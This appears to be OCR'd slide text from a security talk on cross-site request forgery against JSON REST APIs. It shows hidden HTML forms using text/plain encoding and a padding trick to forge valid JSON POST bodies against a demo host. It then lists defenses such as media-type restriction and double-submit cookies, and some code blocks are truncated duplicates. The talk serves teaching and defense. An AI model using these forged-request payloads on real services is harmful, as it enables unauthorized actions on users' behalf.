
```
{
”purchase”: {
 ”items”: [{},{}]
 }
}
```

RIA & client-side state




```
{
"purchase": {
 "items": [{},{}],
 "shipment": {}
 }
}
```

RIA & client-side state



```
{
”purchase”: {
 ”items”: [{},{}],
 ”shipment”: {},
 ”payment”: {}
 }
}
```

RIA & client-side state




```
{
”purchase”: {
 ”items”: [{},{}],
 ”shipment”: {},
 ”payment”: {}
 }
}
```

Can an attacker forge such a JSON structure?

CSRF Against RESTful Services

CSRF possible?



```
{
"purchase": {
 "items": [{},{}],
 "shipment": {},
 "payment": {}
 }
}
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
         8444/ws/oneliners">



 <input type="text"
  name=””
  value="" />



 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
         8444/ws/oneliners"
 style="visibility:hidden">


 <input type="text"
  name=””
  value="" />



 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
        8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/plain">

 <input type="text"
  name=””
  value="" />



 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
          8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/

 <input type="
  name=””
  value="" />



 <input type="submit" value="Go" />

</form>
```

Forms produce a request body that looks like this:

```
theName=theValue
```

... and that’s not valid JSON.

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
         8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/plain">

 <input type="text"
  name='{"id": 0, "nickName": "John",
         "oneLiner": "I hate OWASP!",
         "timestamp": "20111006"}//'
  value="dummy" />

 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
         8444/ws/oneliners"
 style="visibi
 enctype="text

 <input type="
  name='{"id":
         "oneL
         "time
  value="dummy

 <input type="submit" value="Go" />

</form>
```

Produces a request body that looks like this:

```
{"id": 0, "nickName":
"John","oneLiner": "I
hate OWASP!","timestamp":
"20111006"}//=dummy
```

... and that is acceptable JSON!

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
        8444/ws/oneliners"
 style="visibility:hidden"
 enctype="text/plain">

 <input type="text"
  name='{"id": 0, "nickName": "John",
         "oneLiner": "I hate OWASP!",
         "timestamp": "20111006",
         "paddingDummy": "'
  value='"}' />

 <input type="submit" value="Go" />

</form>
```

```
<form id="target" method="POST"
 action="https://vulnerable.1-liner.org:
         8444/ws/oneliners"
 style="visibi
 enctype="text

 <input type="
  name='{"id":
         "oneL
         "time
         "padd
  value='"}' /

 <input type="submit" value="Go" />

</form>
```

Produces a request body that looks like this:

```
{"id": 0, "nickName":
"John","oneLiner": "I
hate OWASP!","timestamp":
"20111006",
"paddingDummy": "="}
```

... and that is JSON!

Demo CSRF POST

then

Demo CSRF + XSS

The Browser Exploitation Framework
http://beefproject.com/

Important in your REST API


- Restrict HTTP method, e.g. POST
  Easier to do CSRF with GET
- Restrict to AJAX if applicable
  `X-Requested-With:XMLHttpRequest`
  Cross-domain AJAX prohibited by default
- Restrict media type(s), e.g. application/json
  HTML forms only allow URL encoded, multi-part and text/plain

Double Submit

(CSRF Protection)

Double Submit

(CSRF protection)




Anti-CSRF value
as cookie ...

... *and*
request parameter

Double Submit

